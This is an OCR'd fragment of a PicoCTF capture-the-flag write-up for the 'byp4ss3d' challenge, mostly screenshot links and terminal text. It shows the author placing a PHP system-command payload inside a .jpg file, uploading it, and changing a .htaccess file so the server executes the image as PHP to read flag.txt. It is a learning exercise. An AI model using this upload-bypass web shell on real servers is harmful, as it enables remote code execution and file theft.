
  At first:





- We can see here that we accessed the server:




- And we notice also that there is a flag file...
- So all we have to do now, is to make another jpg file, and send it, this file must have a php script that displays what's inside that flag.txt file:





Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
GNU nano 8.4 readFile.jpg *
<?php echo system("cat /var/www/flag.txt"); ?>
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next
Rechercher
15°C
16:16
25/01/2026



Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ touch readFile.jpg
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ nano readFile.jpg
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ cat readFile.jpg
<?php echo system("cat /var/www/flag.txt"); ?>
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$
Rechercher
15°C
16:16
25/01/2026


- Now we add send it, then resend a new .htaccess file







- In .htaccess, we change attack.jpg to readFile.jpg






- Here, like we inform that is an php and jpg






Successfully uploaded!
Access it at: images/readFile.jpg



- And here's our flag:



picoCTF{s3rv3r_byp4ss_20193d1e}picoCTF{s3rv3r_byp4ss_20193d1e}